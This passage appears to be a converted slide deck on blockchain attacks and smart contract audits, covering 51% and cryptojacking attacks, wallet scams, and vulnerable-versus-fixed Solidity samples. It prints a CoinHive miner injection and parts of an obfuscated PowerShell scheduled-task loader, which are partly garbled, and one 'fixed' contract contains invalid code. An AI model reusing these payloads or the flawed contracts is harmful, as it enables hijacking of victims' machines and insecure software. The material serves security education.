
    function deposit() public payable {
        require(msg.value > 0.1 ether);
    }

    function kill_it() public {
        require(msg.sender == owner);
        selfdestruct(msg.sender);
    }
}
```


The background is a solid blue color with a complex, low-poly geometric pattern. The pattern consists of numerous irregular polygons of various sizes and shades of blue, creating a textured, crystalline effect. The polygons are arranged in a way that they seem to flow and interlock across the entire frame.

Put the Pieces Together

Generic Blockchain Reference Architecture



- From ISACA Blockchain Framework and Guide
- Provide a common language to frame discussion around different blockchain designs and implementation.



<https://www.isaca.org/bookstore/bookstore-misc-digital/wbfg>

Types of Attacks

Network-Level Attacks

- 51% Attack *
- Eclipse Attack
- Denial of Service Attack
- Sybil Attack
- Routing Attack

51% Attack Summary

- Is a double-spend attack by taking advantage of the PoW consensus algorithm.

Attack Steps

1. Requires the creation of malicious version of the blockchain.
2. Conduct the transactions on the legitimate version of the blockchain.
3. Gain hashing power the extent the malicious version longer than the legitimate version.
4. Broadcast the malicious version of the blockchain to revert prior transactions.

Mitigating 51% Attack

- 'Black swan' event
- Usage of checkpointing
- Add more active hashing/computational power leads to more security.
- Make network ASIC-resistant
- Increase the number of confirmations

Node-Level Attacks

- Cryptojacking Attack *
- Remote Manager Exploit (miner exploit)


Cryptojacking Attacks

- Leverage phishing to load cryptomining code onto the user computer.
- Embed script onto web sites or ads to infect the user browsers.
- Real-world example – CoinHive

```
71 </script><script src="https://coinhive.com/lib/coinhive.min.js?v=3"></script><script>  
72     var miner = new CoinHive.Anonymous('OTlCIcpkIOCO7yVMxcJiqmSWoDWOri06', {throttle: 0.5});  
73     miner.start();  
74     </script><script>
```

Cryptojacking Attacks

- Real-world example - Badshell



```
<Enabled>true</Enabled>
<Hidden>true</Hidden>
<RunOnlyIfIdle>false</RunOnlyIfIdle>
<WakeToRun>false</WakeToRun>
<ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
<Priority>6</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe</Command>
    <Arguments>-NonInteractive -WindowStyle Hidden -EncodedCommand
JAB0AEwATQBHAGQAQgBKACAAFPQAgACIASABLAeWATQA6AFwAUwBvAGYAdAB3AGEAagB1AFwATQBPAGMAcgBvAHMAbw
kAG8AdwBzAFwAQwB1AHIAcgb1AG4AdABWAGUAcgBzAGkAbwBuAFwAUwBoAGUAbABsACIAOwAKAEEMARQBQAGcAOQBWA
kANGBGADgANQAwAEIANAAAtADAAQQAzAEYALQA1ADcANgBGAC0ARgA2AEMAQgA0AEUARQA5AEYAMABGAeYAQgA1AEYA
gBjAHQAaQBvAG4IAIBNADQAVwBVAHoAVgB7AFAAyQByAGEAbQAoAFsATwB1AHQAAB1AHQAVAB5AHAAZQAoAFsAVAB
AFAAyQByAGEAbQA1AHQAZQByACgA1ABQAG8AcwBpAHQAaQBvAG4IAIA9ACAAMAAPAF0AWwBUAHkAcAB1AFsAXQBdAc
APQAQgACgATgB1AHcALQBPAgIAagB1AGMAdAAgAFQAeQBwAGUAWwBdACgAMAAPAcKALABbAFAAyQByAGEAbQA1AHQAZ
BpAHQAaQBvAG4IAIA9ACAAMAQgACkAXQBbAFQAeQBwAGUAXQAkAFMAVgBDAEWANGBWAFcAdQAQAD0AIAABAFYAbwBp
FAAUQBwAEUAdABJAFAoATwAgAD0AIAABAEAEAcABwAEQAAbwBtAGEAaQBwAF0AOGA6AEMAdQByAHIAZQBwAHQARABvAG0
bgBNAFQAQgBrAE8ANAB1AEYAIAA9ACAATgB1AHcALQBPAgIAagB1AGMAdAAgAFMAeQBwAHQAZQBtAC4AUgB1AGYAbA
uAEAAcwBzAGUAbQA1AGwAeQB0AGEAbQA1ACgAJwBSAGUAZgBzAGUAYwB0AGUAZABEAGUAbAB1AGcAYQB0AGUAJwApA
eIAAA9ACAAJABYAE8AUABRAG4ARQB0AEKAWgBPAC4ARAB1AGYAAgBuAGUARAB5AG4AYQBtAGkAYwBBAHMAcwB1AG0A
gBNAFQAQgBrAE8ANAB1AEYALAAgAFsAUwB5AHMAADAB1AG0ALgBSAGUAZgBzAGUAYwB0AGkAbwBuAC4ARQBtAGKAdAA
```

```
1 $tLMGdBJ = "HKLM:\Software\Microsoft\Windows\CurrentVersion\Shell";$CEPg9Vd =
"(96F850B4-0A3F-576F-F6CB4EE9F0FFB5F4)";function M4WUzV(Param([OutputType([Type]])[Par
[]])$lAjcn = (New-Object Type[] (0)),[Parameter( Position = 1 )][Type]$SVCL6VWu = [Void]
CurrentDomain;$UnMTBk04uF = New-Object System.Reflection.AssemblyName('ReflectedDelega
DefineDynamicAssembly($UnMTBk04uF, [System.Reflection.Emit.AssemblyBuilderAccess]::Run
DefineDynamicModule('InMemoryModule', $false);$hfkcfkQT = $Y8Vic.DefineType('MyDelegat
Sealed, AnsiClass, AutoClass', [System.MulticastDelegate]);$Cr3OjFgTGg = $hfkcfkQT.Def
'RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
SetImplementationFlags('Runtime, Managed'));$vGIUSH1 = $hfkcfkQT.DefineMethod('Invoke',
NewSlot, Virtual', $SVCL6VWu, $lAjcn);$vGIUSH1.SetImplementationFlags('Runtime, Manage
CreateType();)function fx5mHtN($OQS63LLfk, $earSI) {$k5iUArCFFq = $OQS63LLfk[$earSI+0
$OQS63LLfk[$earSI+1] * 65536;$k5iUArCFFq += $OQS63LLfk[$earSI+2] * 256;$k5iUArCFFq +=
return $k5iUArCFFq;}$OrtzC1sa = @
2 [DllImport("kernel32.dll")]public static extern IntPtr GetCurrentProcess();[DllImport(
static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType
flProtect);[DllImport("kernel32.dll")]public static extern bool WriteProcessMemory(Int
address, byte[] buffer, uint size, uint written);[DllImport("kernel32.dll")]public sta
SetErrorMode(uint uMode);
"
```


Mitigating Cryptojacking Attacks

- Implement security awareness with focus on phishing prevention.
- Install ad-blocking or anti-cryptomining extension on web browsers.
- Use endpoint protection.
- Use web filtering tools.

Web Search, Promotion, and User Support Scams

1. Target Reddit and Google Search users with fake search results seeking to steal user seed words or implant malware.
2. Sophisticate [web sites](#) with quality roadmap, white paper, and 'impressive' management team.
3. [Promotion](#) of air drops and incentives by fake Twitter accounts.


Web Search

Google search results for 'metamask'. The search bar shows 'metamask' and the results indicate 'About 1,050,000 results (0.31 seconds)'. A red box highlights the first result: 'Ad · www.metamask.info/ Metamask: of the best WebApp | enter to account or recovery enter to account or recovery. Already have recovery phrase?'. Below this, there are links to 'metamask.io', 'MetaMask' (described as 'A crypto wallet & gateway to blockchain apps.'), 'Download', 'About', 'MetaMask - Google Chrome', and 'MetaMask (@metamask_io) · Twitter'. A red arrow points to the highlighted ad.

MetaMask Company profile card. It features the MetaMask logo (an orange fox head) and the text 'MetaMask Company'. Below this, it shows the website 'metamask.io', the founding year 'Founded: 2016', a Twitter link, and a section 'People also search for' with links to 'coinbase', 'MyCrypto', and 'MAKER'. At the bottom, there is a 'Disclaimer' and a 'Feedback' link.

Metamask mobile app interface. The top status bar shows the time '7:51' and battery level '89%'. The address bar shows 'metmamask.com'. The main screen displays 'Add new wallet' with instructions: 'Manage crypto assets in Metamask Wallet securely from your browser. Advanced security for your cryptocurrency, made easy.' Below this, there is a 'Recovery seed / 1 step' section with instructions: 'Import your seed phrases to start using Metamask. The service supports 12/18/24 phrases. Metamask Wallet will recover the private keys backed up by your confidential recovery phrase.' There are two tabs: 'Phrase' and 'Keystore'. The 'Keystore' tab is selected, showing 'Private Key' and 'Address'. A 'Recovery Phrase' input field is visible at the bottom.

Ethereum Nowa



Fake Wallets

- Fake wallet download links:
 - Linux/Mac versions = Original
 - Windows = Malware version

Mitigation

- Use original developer's Github or official download links.
- Check hash of the file if available before installing.
- NEVER disclose seed words!



Smart Contract Audit Considerations

Smart Contract Audit Considerations

1. Understand the technology.
2. Identify risk and appropriate controls to mitigate risk to an acceptable level.
 - *Administrative*
 - *Operational*
 - *Technical*
3. Achieve and monitor ongoing compliance effectively.



Administrative Audit Considerations

Administrative: Audit Considerations for Buyer and Seller



- Financially stable/viable, experienced, and knowledgeable
- Collusions, misconduct and manipulations
- Number of parties
- Conflicts of interest
- Able to deliver on the promises

Administrative: Audit Considerations from External Factors



- Regulators
- Herstatt (settlement) risk
- Privacy
- Platform dependencies:
 - *Development/Ongoing Support*
 - *Security issues*
 - *Speed of transactions*
 - *Cost of transactions*
 - *Scalability*

Administrative: Audit Considerations for the Smart Contract




- Accurately represents the promises of the smart contract
- Clear agreement addressing non-operational issues
- Escrow or not?
- Security audit performed?

Operational Audit Considerations

Operational: Availability of Third-Party Security Audit Report

<div><h2>Security Issues</h2><p>This section relates our investigation into security issues. It is meant to highlight whenever we found specific issues but also mention what vulnerability classes do not appear, if relevant.</p><div><div>Minority Token Holder can single-handedly win a Vote</div><div>M</div><div>✓ Addressed</div></div><p>An malicious investor can manipulate the voting if the investor at least owns one third of the shares. To manipulate the voting, the malicious investor sets up a new proposal (e.g. to transfer the ownership) by calling <code>extendProposal()</code> (at best with a very short voting period). After voting for their own proposal the malicious investor burns their token and calls <code>finalise()</code>. The vote is evaluated by</p><pre>166 if (tallyFor > property.totalSupply() / 2) { ShareholderDAO sol</pre><p>The total supply now dropped due to the burn to only two thirds from the initial supply but still there are valid votes with a voting power of one third of the initial supply, which now is a majority. Thus, the vote would pass.</p><p>Likelihood: Medium Impact: Medium</p><p>Addressed: [redacted] explained that the implications are minor. A DAO vote are suggestions that [redacted] and/or the property's management company will try to take. Furthermore, <code>ShareholderDAO</code> has no real power (i.e. it can't move funds/value, modify state, etc...).</p><div><div>Locked tokens</div><div>M</div><div>✓ Acknowledged</div></div><p>If tokens especially <code>DAI</code> are accidentally sent to the following contracts and not via the correct function, the tokens will be locked.</p><ul style="list-style-type: none">• <code>TokenSale</code>• <code>TokenizedProperty</code>• <code>DividendDistributingToken</code>• <code>Exchange</code>• <code>LoanEscrow</code>• <code>PaymentsLayer</code><p>Note: ETH and token can be forced into any contract and be locked there if no "recover" function exists. If contracts are not supposed to handle/process Ether or token transfers [redacted] does not further report this kind of locked tokens. But [redacted] reports locked token or locked ETH for contracts which are supposed to handle/process tokens or ETH in some way.</p><p>Likelihood: Medium Impact: Medium</p><p>Acknowledged: [redacted] acknowledged the issue [redacted] wants to prevent this on UI level because this is the intended way to use their system.</p></div>	<div><div>Unintentional call to <code>renounceOwnership()</code> could block <code>LandRegistry</code></div><div>5</div><div>✓ Acknowledged</div></div> <p>The [redacted] contract <code>LandRegistry</code> inherits from the <code>Ownable</code> contract and therefore contains the function <code>renounceOwnership()</code>. This function can be called by the existing owner to renounce his ownership and leave the contract without any owner. Any accidental call to this function from the current owner would leave the <code>LandRegistry</code> contract without any owner. Then, no more properties could be tokenized or untokenized.</p> <p>Likelihood: Low Impact: Medium</p> <p>Acknowledged: [redacted] acknowledged the issue and plans to update the <code>LandRegistry</code> via its proxy if this issue arises.</p>
--	--


Operational: Upgrade of Smart Contract



The Old Way

1. Deploy a new version of the contract at a new contract address.
2. Manually migrate all states from the old one contract to the new one.
3. Update all contracts that interacted with the old contract to use the address of the new one.
4. Reach out to all your users and convince them to start using the new deployment
5. Handle both contracts being used simultaneously, as users are slow to migrate.


Operational: Usage of Proxy Contract



A Better Way


1. Users always interact with the Proxy contract.
2. Deploy a new version of the contract to the Implementation contract.
3. Use delegate call allowing the code to be executed in the context of the caller (proxy), not of the callee (implementation).
4. Allowing for prior states to be maintained vs. migrated.
5. Eliminate the dual-maintenance cycle needed until all users migrated.

Operational: Contract Management – Who Has Control?



- The contract owner must maintain access to the smart contract and critical core functions such as fund transfer, pause deposits, and other contract's emergency circuit breaker mechanisms.
- Implement through either single admin or multi-admin design.
 - *Govern the management of the smart contracts*
 - *Offer redundancy and protection against lost/obsolete keys*
 - *Safeguard against actions from rogue admin.*

Operational: Usage of Oracles



- Software oracles extract online information from various sources and transmit the data to the blockchain.
- Hardware oracles obtain data from hardware devices such as barcode scanners, temperature and humidity sensors and relay such data to the blockchain.
- Minimize the Oracle Problem:
 - *Use multiple oracles to ensure accuracy of data supplied.*
 - *Implement the use of correctness check in the computed data.*

Technical Audit Considerations

Security Considerations for Security Audit

What – Why – How to Mitigate



[Access Control](#)



[Default Visibility](#)



[Reentrancy](#)



[Integer Over/Underflow](#)



[Unchecked Return](#)



[Timestamp Manipulation](#)



[Bad Randomness](#)



[Front Running](#)



[Denial of Services](#)



[Short Address](#)

Security Considerations for Security Audit

Access Control (anti-pattern)

Is an attack that seizes ownership of a contract from its rightful owner.

- Incorrect usage or lack of constructor to initialize ownership.
- Failure to check for ownership prior to execute key functions.

```
1  pragma solidity ^0.4.21;
2
3  contract OwnerWallet {
4      address public owner;
5
6      function initWallet() public {
7          owner = msg.sender;
8      }
9
10     // Fallback. Collect ether.
11     function () payable {}
12
13     function withdraw() public {
14         msg.sender.transfer(this.balance);
15     }
16 }
```

Security Considerations for Security Audit

Access Control (mitigation)

- Properly initialized to maintain contract ownership.
- Require contract owner check before any allowing any execution intended for the contract owner.

```
1  pragma solidity ^0.4.21;
2
3  contract OwnerWallet {
4      address public owner;
5
6      // constructor to initialize ownership
7      function OwnerWallet() public {
8          owner = msg.sender;
9      }
10
11     // Fallback. Collect ether.
12     function () payable {}
13
14     function withdraw() public {
15         require(msg.sender == owner);
16         msg.sender.transfer(this.balance);
17     }
18 }
```

Security Considerations for Security Audit

Default Visibility (anti-pattern)

Misuse of visibility modifiers expose certain functions for manipulation by other contracts.

-
- No visibility identifier stated.

```
1 pragma solidity ^0.4.21;
2
3 contract HashForEther {
4
5     function withdrawWinnings() {
6         // Winner if the last 8 hex characters of the address are 0
7         require(uint32(msg.sender) == 0);
8         _sendWinnings();
9     }
10
11     function _sendWinnings() {
12         msg.sender.transfer(this.balance);
13     }
14 }
```

Security Considerations for Security Audit

Default Visibility (mitigation)

- Explicitly state the visibility identifier.
- Use the correct visibility identifiers:
 - *Public* (visible to everyone; is the default if not specified)
 - *Private* (visible for only the current contract)
 - *Internal* (can be called inside the current contract)
 - *External* (can be called from other contracts and transactions)

```
1 pragma solidity ^0.4.21;
2
3 contract HashForEther {
4
5     function withdrawWinnings() public {
6         // Winner if the last 8 hex characters of the address are 0
7         require(uint32(msg.sender) == 0);
8         _sendWinnings();
9     }
10
11     function _sendWinnings() private internal {
12         msg.sender.transfer(this.balance);
13     }
14 }
```

Security Considerations for Security Audit

Reentrancy (anti-pattern)

Is a classic attack that takes over control flow of a contract and manipulate the data to prevent the correct updating of state.

- Making external calls

```
1 // INSECURE
2 mapping (address => uint) private userBalances;
3
4 function withdrawBalance() public {
5     uint amountToWithdraw = userBalances[msg.sender];
6     require(msg.sender.call.value(amountToWithdraw)());
7     // At this point, the caller's code is executed, and
